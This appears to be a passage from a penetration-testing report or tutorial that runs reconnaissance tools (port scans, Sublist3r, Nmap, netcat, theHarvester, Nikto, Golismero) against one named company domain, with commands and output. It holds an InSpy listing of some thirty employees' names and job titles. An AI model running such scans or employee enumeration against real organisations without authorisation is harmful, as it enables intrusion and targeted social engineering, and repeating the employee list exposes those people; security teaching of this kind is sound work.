3/tcp     open  
4/tcp     open  
5/tcp     open  
6/tcp     open  
7/tcp     open  
8/tcp     open  
9/tcp     open  
10/tcp    open  
11/tcp    open  
12/tcp    open  
13/tcp    open  
14/tcp    open  
15/tcp    open  
16/tcp    open  
17/tcp    open  
18/tcp    open  
19/tcp    open  
20/tcp    open  
21/tcp    open  
22/tcp    open  
23/tcp    open  
24/tcp    open  
25/tcp    open  
26/tcp    open  
27/tcp    open
```

```
pd@DESKTOP-PPDHIE1: ~  
117/tcp   open  
118/tcp   open  
119/tcp   open  
120/tcp   open  
121/tcp   open  
122/tcp   open  
123/tcp   open  
124/tcp   open  
125/tcp   open  
126/tcp   open  
127/tcp   open  
128/tcp   open  
129/tcp   open  
130/tcp   open  
131/tcp   open  
132/tcp   open  
133/tcp   open  
134/tcp   open  
135/tcp   open  
136/tcp   open  
137/tcp   open  
138/tcp   open  
139/tcp   open  
140/tcp   open  
141/tcp   open  
142/tcp   open  
143/tcp   open  
144/tcp   open  
145/tcp   open  
146/tcp   open  
147/tcp   open  
148/tcp   open  
149/tcp   open  
  
Portscan Finished: Scanned 150 ports, 0 ports were in state closed  
  
All scans completed, exiting  
root@DESKTOP-PPDHIE1:~#
```


Result: scanned 150 ports, 0 ports were in state of close.

## Sublist3r:

It helps penetration testers and bug hunters collect and gather subdomains for the domain they are targeting. Sublist3r enumerates subdomains using many search engines such as Google, Yahoo, Bing, Baidu, and Ask.

Sublist3r also enumerates subdomains using Netcraft, Virustotal, ThreatCrowd, DNSdumpster, and ReverseDNS.

➔ *Sublist3r -d demo.rcplindiaonline.com*



```
pd@DESKTOP-PPDHIE1: ~
root@DESKTOP-PPDHIE1:~# sublist3r -d demo.rcplindiaonline.com

  Sublist3r
    # Coded By Ahmed Aboul-Ela - @aboul31a


[-] Enumerating subdomains now for demo.rcplindiaonline.com
[-] Searching now in Baidu..
[-] Searching now in Yahoo..
[-] Searching now in Google..
[-] Searching now in Bing..
[-] Searching now in Ask..
[-] Searching now in Netcraft..
[-] Searching now in DNSdumpster..
[-] Searching now in Virustotal..
[-] Searching now in ThreatCrowd..
[-] Searching now in SSL Certificates..
[-] Searching now in PassiveDNS..
root@DESKTOP-PPDHIE1:~#
```

## Nmap:

Nmap uses raw IP packets in novel ways to determine what hosts are available on the network, what services (application name and version) those hosts are offering, what operating systems (and OS versions) they are running, what type

of packet filters/firewalls are in use, and dozens of other characteristics. It was designed to rapidly scan large networks, but works fine against single hosts.


→ `nmap -o -v demo.rcplindiaonline.com`

A terminal window titled 'pd@DESKTOP-PPDHIE1: ~' showing the execution of the command 'nmap -O -v demo.rcplindiaonline.com'. The output indicates that Nmap 7.70 is starting at 2018-05-22 22:07 DST, initiating a ping scan, and then failing to open a raw socket due to a permission denied error (13). The terminal window is overlaid on a Windows 10 desktop with various application icons in the taskbar.

```
pd@DESKTOP-PPDHIE1: ~  
root@DESKTOP-PPDHIE1:~# nmap -O -v demo.rcplindiaonline.com  
Starting Nmap 7.70 ( https://nmap.org ) at 2018-05-22 22:07 DST  
Initiating Ping Scan at 22:07  
Couldn't open a raw socket. Error: Permission denied (13)  
root@DESKTOP-PPDHIE1:~#
```

**Nc(netcat):** The nc (or netcat) utility is used for just about anything under the sun involving TCP or UDP. It can open TCP connections, send UDP packets, listen on arbitrary TCP and UDP ports, do port scanning, and deal with both IPv4 and IPv6.

→ `nc -v demo.rcplindiaonline.com 80`

A terminal window titled 'pd@DESKTOP-PPDHIE1: ~' showing the execution of the command 'nc -v demo.rcplindiaonline.com 80'. The output shows a successful connection to 52.66.187.228 on port 80 (http), with a DNS forward/reverse mismatch warning. The terminal window is overlaid on a Windows 10 desktop with various application icons in the taskbar.

```
pd@DESKTOP-PPDHIE1: ~  
root@DESKTOP-PPDHIE1:~# nc -v demo.rcplindiaonline.com 80  
DNS fwd/rev mismatch: demo.rcplindiaonline.com != ec2-52-66-187-228.ap-south-1.compute.amazonaws.com  
demo.rcplindiaonline.com [52.66.187.228] 80 (http) open  
~
```

Completed in 4.5s

```
root@DESKTOP-PPDHIE1:~# inspy --empspy /usr/share/inspy/wordlists/title-list-large.txt rcpl
```

InSpy 2.0.3

```
2018-05-22 23:05:34 Warning: Timed out crawling foreman
2018-05-22 23:05:34 60 Employees identified
2018-05-22 23:05:34 Evans Beguah Logistics Supervisor at RCPL
2018-05-22 23:05:34 Mitali Purwar Operations Executive at Rcpl
2018-05-22 23:05:34 Kamlesh Kumar Electrician at Rcpl gurgaow
2018-05-22 23:05:34 Lin Ko Library manager at RCPL
2018-05-22 23:05:34 Pankaj Rajput Supervisor at RCPL RAMJIDAS Construction Pvt.Ltd
2018-05-22 23:05:34 Radha Chain Co Owner, rcpl
2018-05-22 23:05:34 Akanksha Singh Sr.HR Executive at RCPL Logistics Pvt Ltd
2018-05-22 23:05:34 Aslam Khan Manager at RCPL Logictics Pvt Ltd
2018-05-22 23:05:34 vinay yadav SR.MANAGER OPERATIONS at RCPL
2018-05-22 23:05:34 Nilesh Kumar Head Accounts at RCPL
2018-05-22 23:05:34 Anil Rathi Owner, rcpl
2018-05-22 23:05:34 Pranshu Gupta Associate at RCPL (Rasheshwar Consultants Private
2018-05-22 23:05:34 Shubham Makwana Staff Accountant at RCPL Logictics Pvt Ltd
2018-05-22 23:05:34 Amit Shukla Sr. Executive at RCPL Logictics Pvt Ltd
2018-05-22 23:05:34 Sanjay Negi Sr Executive HR at RCPL Logistices Lvt Ltd
2018-05-22 23:05:34 Anwar siroha Director at RCPL
2018-05-22 23:05:34 mukul dedha Customer Relationship Management Executive at RCPL
2018-05-22 23:05:34 Sunil Khabia Marketing Manager at rcpl
2018-05-22 23:05:34 Neha Chowdhary Associate Director at RCPL
2018-05-22 23:05:34 vikas agarwal Owner, rcpl
2018-05-22 23:05:34 Sudip Mozumder Team Lead at RCPL
2018-05-22 23:05:34 Farah Asmin Secretary at RCPL
2018-05-22 23:05:34 Harsha Pathak RCPL
2018-05-22 23:05:34 Lokesh Sahu DIRECTOR at RCPL TRADERS PVT.LTD.
2018-05-22 23:05:34 JOHNSY SEXENA EXECUTIVE OF ACCOUNTS at RCPL LOGISTICS PVT.LTD.
2018-05-22 23:05:34 Murari Verma Vice President ( Sales ) at RCPL
2018-05-22 23:05:34 Rahul Sharma Manager - Ground Operation Head at RCPL Logistics
2018-05-22 23:05:34 Milind Sawant Director at RCPL
2018-05-22 23:05:34 Annavarapu Revathi Assistant Manager at RCPL
2018-05-22 23:05:34 Sumanto Sumanto007 DIRECTOR at RCPL
2018-05-22 23:05:34 Pramod Kamle Operation incharge pune at RCPL Logictics Pvt Ltd
2018-05-22 23:05:34 rakesh kumar Director at Rcpl
```

### **InSPY:**

InSpy is a Python-based LinkedIn enumeration tool with two functionalities: TechSpy and EmpSpy. TechSpy crawls LinkedIn job listings for technologies used by the target company. InSpy attempts to identify technologies by matching job descriptions to keywords from a newline-delimited file.

EmpSpy crawls LinkedIn for employees working at the provided company. InSpy searches for employees by title and/or department from a newline-delimited file. InSpy may also create emails for the identified employees if the user specifies an email format.

➔ *inspy -empsy /usr/share/inspy/wordlists/title-list-large.txt rcpl*

### **TheHarvester:**

The objective of this program is to gather emails, subdomains, hosts, employee names, open ports and banners from different public sources like search engines, PGP key servers and SHODAN computer database.

This tool is intended to help Penetration testers in the early stages of the penetration test in order to understand the customer footprint on the Internet. It is also useful for anyone that wants to know what an attacker can see about their organization.

➔ *theharvester -d demo.rcplindiaonline.com*

➔ *theharvester -d demo.rcplindiaonline.com -l 500 -b all*



## Penetration Testing on web server


```
pd@DESKTOP-PPDHIE1: ~  
Examples:  
theharvester -d microsoft.com -l 500 -b google -h myresults.html  
theharvester -d microsoft.com -b pgp  
theharvester -d microsoft -l 200 -b linkedin  
theharvester -d apple.com -b googleCSE -l 500 -s 300  
  
root@DESKTOP-PPDHIE1:~# theharvester -d demo.rcplindiaonline.com -l 500 -b all  
Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's docu  
mentation for more information.  
  
*****  
*  
* TheHarvester Ver. 2.7.2  
* Coded by Christian Martorella  
* Edge-Security Research  
* cmartorella@edge-security.com  
*  
*****  
[+] Starting harvesting process for domain: demo.rcplindiaonline.com  
Full harvest on demo.rcplindiaonline.com  
[-] Searching in Google..  
    Searching 0 results...  
    Searching 100 results...  
    Searching 200 results...  
    Searching 300 results...  
    Searching 400 results...  
    Searching 500 results...  
[-] Searching in PGP Key server..  
[-] Searching in Netcraft server..
```

```
pd@DESKTOP-PPDHIE1: ~  
    Searching 300 results...  
    Searching 400 results...  
    Searching 500 results...  
[-] Searching in PGP Key server..  
[-] Searching in Netcraft server..  
    Searching Netcraft results..  
[-] Searching in ThreatCrowd server..  
    Searching Threatcrowd results..  
    Searching Netcraft results..  
[-] Searching in CRTSH server..  
    Searching CRT.sh results..  
[-] Searching in Virustotal server..  
    Searching Virustotal results..  
[-] Searching in Bing..  
    Searching 50 results...  
    Searching 100 results...  
    Searching 150 results...  
    Searching 200 results...  
    Searching 250 results...  
    Searching 300 results...  
    Searching 350 results...  
    Searching 400 results...  
    Searching 450 results...  
    Searching 500 results...  
  
Harvesting results  
[+] Emails found:  
-----  
No emails found  
[+] Hosts found in search engines:  
-----  
No hosts found  
[+] Virtual hosts:  
-----  
root@DESKTOP-PPDHIE1:~#
```

## Curl:

**CURL** is an easy to use **command** line tool to send and receive files, and it supports almost all major protocols(DICT, FILE, FTP, FTPS, GOPHER, HTTP, HTTPS, IMAP, IMAPS, LDAP, LDAPS, POP3, POP3S, RTMP, RTSP, SCP, SFTP, SMTP, SMTPS, TELNET and TFTP) in use.

➔ *Curl -s -I demo.rcplindiaonline.com*




```
pd@DESKTOP-PPDHIE1: ~  
root@DESKTOP-PPDHIE1:~# curl -s -I demo.rcplindiaonline.com  
HTTP/1.1 200 OK  
Date: Tue, 22 May 2018 17:52:17 GMT  
Server: Apache/2.4.6 (Red Hat Enterprise Linux) PHP/5.4.16  
X-Powered-By: PHP/5.4.16  
Content-Type: text/html; charset=UTF-8  
Connection: keep-alive  
  
root@DESKTOP-PPDHIE1:~# whatweb demo.rcplindiaonline.com  
http://demo.rcplindiaonline.com [200 OK] Apache[2.4.6], Country[UNITED STATES][US], HTTPServer[Red Hat Linux][Apache/2.4.6  
(Red Hat Enterprise Linux) PHP/5.4.16], IP[52.66.187.228], PHP[5.4.16], PasswordField[password], X-Powered-By[PHP/5.4.16]  
root@DESKTOP-PPDHIE1:~#
```

The screenshot shows a terminal window with a black background and white text. The user is at a root prompt on a machine named DESKTOP-PPDHIE1. They run the command `curl -s -I demo.rcplindiaonline.com`, which returns HTTP headers. Then they run `whatweb demo.rcplindiaonline.com`, which returns a detailed analysis of the website, including the server type (Apache/2.4.6), country (UNITED STATES), IP address (52.66.187.228), and other details. The terminal window is titled "pd@DESKTOP-PPDHIE1: ~". The Windows taskbar is visible at the bottom, showing the search bar and various application icons.

### **NIKTO:**

Nikto is an Open Source (GPL) web server scanner which performs comprehensive tests against web servers for multiple items. It will test a web server in the quickest time possible, and is obvious in log files or to an IPS/IDS.

➔ *Nikto -h http://demo.rcplindiaonline.com*

A screenshot of a Windows terminal window. The title bar shows 'pd@DESKTOP-PPDHIE1: ~'. The command prompt shows 'root@DESKTOP-PPDHIE1:~# nikto -h http://demo.rcplindiaonline.com'. The output of the command is as follows:

```
root@DESKTOP-PPDHIE1:~# nikto -h http://demo.rcplindiaonline.com
- Nikto v2.1.6
-----
+ Target IP: 52.66.187.228
+ Target Hostname: demo.rcplindiaonline.com
+ Target Port: 80
+ Start Time: 2018-05-22 23:24:36 (GMT5.5)
-----
+ Server: Apache/2.4.6 (Red Hat Enterprise Linux) PHP/5.4.16
+ Retrieved x-powered-by header: PHP/5.4.16
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
```

### **Golismero:**

GoLismero is an open source framework for security testing. It's currently geared towards web security, but it can easily be expanded to other kinds of scans.

➔ *golismero scan http://demo.rcplindiaonline.com*

## Penetration Testing on web server

```
pd@DESKTOP-PPDHIE1: ~  
root@DESKTOP-PPDHIE1:~# golismero scan http://demo.rcplindiaonline.com  
  
-----  
Golismo 2.0.0b6, The Web Knife  
Copyright (C) 2011-2014 Golismo Project  
Contact: contact@golismero-project.com  
-----  
  
Golismo started at 2018-05-22 17:56:05.801122 UTC  
[!] Golismo: Audit name: golismo-U4HsDEiv  
[!] Shodan: Plugin disabled, reason: Missing API key! Get one at: http://www.shodanhq.com/api_doc  
[!] SpiderFoot: Plugin disabled, reason: SpiderFoot plugin not configured! Please specify the URL to connect to the Spider  
Foot server.  
[!] OpenVAS: Plugin disabled, reason: Missing hostname  
Golismo: Added 5 new targets to the database.  
Golismo: Launching tests...  
Golismo: Current stage: Reconnaissance  
Web Spider: Spidering URL: http://demo.rcplindiaonline.com/  
theHarvester: Searching keyword 'rcplindiaonline.com' in google  
DNS Resolver: 11.11% percent done...  
DNS Resolver: 22.22% percent done...  
Web Spider: Found 1 forms in URL: http://demo.rcplindiaonline.com/  
DNS Resolver: 33.33% percent done...  
DNS Resolver: 44.44% percent done...  
theHarvester: Found 1 emails and 0 hostnames on google for domain rcplindiaonline.com  
theHarvester: Searching keyword 'rcplindiaonline.com' in bing  
theHarvester: 20.00% percent done...  
[!] theHarvester: Invalid header name 'Cookie: SRCHPGUSR=ADLT=DEMOT&NRSLT=50'  
theHarvester: Searching keyword 'rcplindiaonline.com' in linkedin  
theHarvester: 40.00% percent done...  
DNS Resolver: 55.55% percent done...  
[!] IP Geolocator: Error: __init__() got an unexpected keyword argument 'time_zone'  
theHarvester: Found 0 emails and 0 hostnames on linkedin for domain rcplindiaonline.com  
theHarvester: Searching keyword 'rcplindiaonline.com' in dogpile  
theHarvester: 60.00% percent done...  
[!] PunkSPIDER: Query to PunkSPIDER failed, reason: [SSL: CERTIFICATE_VERIFY_FAILED] certificate verify failed (_ssl.c:726  
)  
[!] PunkSPIDER: No results found for host: rcplindiaonline.com
```

```
pd@DESKTOP-PPDHIE1: ~  
[*] Nmap: Initiating NSE at 23:26  
[*] Nmap: Completed NSE at 23:26, 0.00s elapsed  
[*] Nmap (2): NSE: Starting runlevel 1 (of 2) scan.  
[*] Nmap (2): Initiating NSE at 23:26  
[*] Nmap (2): Completed NSE at 23:26, 0.00s elapsed  
[*] Nmap (2): NSE: Starting runlevel 2 (of 2) scan.  
[*] Nmap (2): Initiating NSE at 23:26  
[*] Nmap (2): Completed NSE at 23:26, 0.00s elapsed  
[*] Nmap (2): NSOCK ERROR [3.7860s] mksock_bind_device(): Setting of SO_BINDTODEVICE failed (IOD #1): Protocol not availab  
le (92)  
[*] Nmap (2): NSOCK ERROR [3.7860s] mksock_bind_device(): Setting of SO_BINDTODEVICE failed (IOD #2): Protocol not availab  
le (92)  
[*] Nmap (2): NSOCK ERROR [3.7860s] mksock_bind_device(): Setting of SO_BINDTODEVICE failed (IOD #3): Protocol not availab  
le (92)  
[*] Nmap (2): Initiating Parallel DNS resolution of 1 host. at 23:26  
[*] Nmap: NSOCK ERROR [3.9480s] mksock_bind_device(): Setting of SO_BINDTODEVICE failed (IOD #1): Protocol not available (9  
